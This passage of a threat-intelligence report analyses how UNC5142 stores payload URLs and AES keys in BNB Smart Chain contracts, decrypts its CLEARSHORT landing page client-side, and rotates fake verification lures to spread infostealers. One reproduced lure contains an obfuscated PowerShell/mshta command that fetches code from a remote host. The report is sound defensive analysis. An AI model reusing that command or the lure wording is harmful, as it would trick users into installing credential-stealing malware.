3) Lure & payload URL hosting in Third-Level Contract: Once the victim is fingerprinted, the logic in the Second-Level Contract queries the **Third-Level Smart Contract** (e.g., `0x53fd54f55C93f9BCCA471cD0CcbaBC3Acbd3E4AA`). This final contract acts as a configuration **storage** container. It typically contains the URL hosting the encrypted CLEARSHORT payload, the AES key to decrypt the page, and the URL hosting the second stage payload.






Figure 7: Encrypted landing page URL




Figure 8: Payload URL

By separating the static logic (second-level) from the dynamic configuration (third-level), UNC5142 can rapidly rotate domains, update lures, and change decryption keys with a single, cheap transaction to their third-level contract, ensuring their campaign remains effective against takedowns.

How an Immutable Contract Can Be 'Updated'

A key question that arises is how attackers can update something that is, by definition, unchangeable. The answer lies in the distinction between a smart contract's code and its data.

- **Immutable code:** Once a smart contract is deployed, its program code is permanent and can never be altered. This is the part that provides trust and reliability.
- **Mutable data (state):** However, a contract can also store data, much like a program uses a database. The permanent code of the contract can include functions specifically designed to change this stored data.

UNC5142 exploits this by having their smart contracts built with special administrative functions. To change a payload URL, the actor uses their controlling wallet to send a transaction that calls one of these functions, feeding it the new URL. The contract's permanent code executes, receives this new information, and overwrites the old URL in its storage.

From that point on, any malicious script that queries the contract will automatically receive the new, updated address. The contract's program remains untouched, but its configuration is now completely different. This is how they achieve agility while operating on an immutable ledger.

An analysis of the transactions shows that a typical update, such as changing a lure URL or decryption key in the third-level contract, costs the actor between **$0.25 and $1.50 USD** in network fees. After the one-time cost of deploying the smart contracts, the initial funding for an operator wallet is sufficient to cover several hundred such updates. This low operational cost is a key enabler of their resilient, high-volume campaigns, allowing them to rapidly adapt to takedowns with minimal expense.

AES-Encrypted CLEARSHORT

In December 2024, UNC5142 introduced AES encryption for the CLEARSHORT landing page, shifting away from Base64-encoded payloads that were used previously. Not only does this reduce the effectiveness of some detection efforts, it also increases the difficulty of analysis of the payload by security researchers. The encrypted CLEARSHORT landing page is typically hosted on a Cloudflare .dev page. The function that decrypts the AES-encrypted landing page uses an initialization vector retrieved from the third smart contract (Figure 9 and Figure 10). The decryption is performed client-side within the victim's browser.




Figure 9: AES Key within smart contract transaction

```
// Simplified example of the decryption logic
async function decryptScrollToText(encryptedBase64, keyBase64) {
    const key = Uint8Array.from(atob(keyBase64), c => c.charCodeAt(0));
    const combinedData = Uint8Array.from(atob(encryptedBase64), c =>
c.charCodeAt(0));
    const iv = combinedData.slice(0, 12); // IV is the first 12 bytes
    const encryptedData = combinedData.slice(12);
    const cryptoKey = await crypto.subtle.importKey(
        "raw", key, "AES-GCM", false, ["decrypt"]
    );
    const decryptedArrayBuffer = await crypto.subtle.decrypt(
        { name: "AES-GCM", iv },
        cryptoKey,
```


```
        encryptedData
    );
    return new TextDecoder().decode(decryptedArrayBuffer);
}

// ... (Code to fetch encrypted HTML and key from the third-level contract) ...

if (cherryBlossomHTML) { // cherryBlossomHTML contains the encrypted landing page
     try {
        let sakuraKey = await JadeContract.methods.pearlTower().call(); // Get the
AES key
        const decryptedHTML = await decryptScrollToText(cherryBlossomHTML,
sakuraKey);
        // ... (Display the decrypted HTML in an iframe) ...
    } catch (error) {
        return;
    }
}
```

Figure 10: Simplified decryption logic

CLEARSHORT Templates and Lures

UNC5142 has used a variety of lures for their landing page, evolving them over time:

- **January 2025:** Lures included fake Data Privacy agreements and reCAPTCHA turnstiles (Figure 11 and Figure 12).






Figure 11: “Disable Data Collection” CLEARSHORT lure





Figure 12: Fake reCAPTCHA lure

- **March 2025:** The threat cluster began using a lure that mimics a Cloudflare IP web error (Figure 13).


example.net
Verify you are human by completing the action below.
Verify you are human
Privacy - Terms
Run
Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.
Open: "I am not a robot: Cloudflare Verification ID: 6RM-428"
OK
Cancel
Browse...
example.net needs to review the security of your connection before proceeding.
Unusual Web Traffic Detected
Our security system has identified irregular web activity originating from your IP address. Automated verification attempts have failed, and we were unable to confirm that you are a legitimate user.
To proceed with verification, please follow these steps:
1. Press Win + R to open Run.
2. Copy and paste Ctrl + V the following command:
Verification Code
Copy
''I am not a robot: Cloudflare Verification ID: 6RM-42B''
3. Press Enter and wait for confirmation.
This manual verification step helps us ensure that your connection is secure and not part of an automated request. If you fail to complete this step, access to certain features may be temporarily restricted.
Untitled - Notepad
File Edit Format View Help
POwErsHeLL -w 1 & \W*\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\5*2\\\\\\\\\\\m*ht*e https://xxx.retweet.shop/ # ''I am not a robot: C:





Figure 13: Cloudflare “Unusual Web Traffic” error

- **May 2025:** An "Anti-Bot Lure" was observed, presenting another variation of a fake verification step (Figure 14).






Figure 14: Anti-Bot Lure

On-Chain Analysis

Mandiant Threat Defense's analysis of UNC5142's on-chain activity on the BNB Smart Chain reveals a clear and evolving operational strategy. A timeline of their blockchain transactions shows the use of two distinct sets of smart contract infrastructures, which GTIG tracks as the Main and Secondary infrastructures. Both serve the same ultimate purpose, delivering malware via the CLEARSHORT downloader.

Leveraging BNB Smart Chain's smart contract similarity search, a process where the compiled bytecode of smart contracts is compared to find functional commonalities, revealed that the Main and Secondary smart contracts were identical at the moment of their creation. This strongly indicates that the same threat actor, UNC5142, is responsible for all observed activity. It is highly likely that the actor cloned their successful Main infrastructure to create the foundation for Secondary, which could then be updated via subsequent transactions to deliver different payloads.

Further analysis of the funding sources shows that the primary operator wallets for both groups received funds from the same intermediary wallet (`0x3b5a...32D`), an account associated with the OKX cryptocurrency exchange. While attribution based solely on transactions from a high-volume exchange wallet requires caution, this financial link, combined with the identical smart contract code and mirrored deployment methodologies, makes it highly likely that a single threat actor, UNC5142, controls both infrastructures.

Parallel Distribution Infrastructures

Transaction records show key events for both groups occurring in close proximity, indicating coordinated management.

On **Feb. 18, 2025**, not only was the entire Secondary infrastructure created and configured, but the Main operator wallet also received additional funding on the same day. This coordinated funding activity strongly suggests a single actor preparing for and executing an expansion of their operations.

Furthermore, on **March 3, 2025**, transaction records show that operator wallets for both Main and Secondary infrastructures conducted payload and lure update activities. This demonstrates concurrent campaign management,

where the actor was actively maintaining and running separate distribution efforts through both sets of smart contracts simultaneously.

Main

Mandiant Threat Defense analysis pinpoints the creation of the Main infrastructure to a brief, concentrated period on **Nov. 24, 2024**. The primary Main operator wallet (`0xF5B9...71B`) was initially funded on the same day with **0.1 BNB** (worth approximately $66 USD at the time). Over the subsequent months, this wallet and its associated intermediary wallets received funding on multiple occasions, ensuring the actor had sufficient BNB to cover transaction fees for ongoing operations.

The transaction history for Main infrastructure shows consistent updates over the course of the first half of 2025. Following the initial setup, Mandiant observed payload and lure updates occurring on a near-monthly and at times bi-weekly basis from December 2024 through the end of May 2025. This sustained activity, characterized by frequent updates to the third-level smart contract, demonstrates its role as the primary infrastructure for UNC5142's campaigns.

Secondary

Mandiant Threat Defense observed a significant operational expansion where the actor deployed the new, parallel Secondary infrastructure. The Secondary operator wallet (`0x9AAe...fac9`) was funded on **Feb. 18, 2025**, receiving **0.235 BNB** (approximately $152 USD at the time). Shortly after, the entire three-contract system was deployed and configured. Mandiant observed that updates to Secondary infrastructure were active between late February and early March 2025. After this initial period, the frequency of updates to the Secondary smart contracts decreased substantially.




Figure 15: Timeline of UNC5142's on-chain infrastructure

The Main infrastructure stands out as the core campaign infrastructure, marked by its early creation and steady stream of updates. The Secondary infrastructure appears as a parallel, more tactical deployment, likely established to support a specific surge in campaign activity, test new lures, or simply build operational resilience.

As of this publication, the last observed on-chain update to this infrastructure occurred on July 23, 2025, suggesting a pause in this campaign or a potential shift in the actor's operational methods.

Final Payload Distribution

Over the past year, Mandiant Threat Defense has observed UNC5142 distribute a wide range of final payloads, including VIDAR, LUMMAC.V2, and RADTHIEF (Figure 16). Given the distribution of a variety of payloads over a range of time, it is possible that UNC5142 functions as a malware distribution threat cluster. Distribution threat clusters play a significant role within the cyber criminal threatscape, providing actors of varying levels of technical sophistication a means to distribute malware and/or gain initial access to victim environments. However, given the consistent distribution of infostealers, it's also plausible that the threat cluster's objective is to obtain stolen credentials to facilitate further operations, such as selling the credentials to other threat 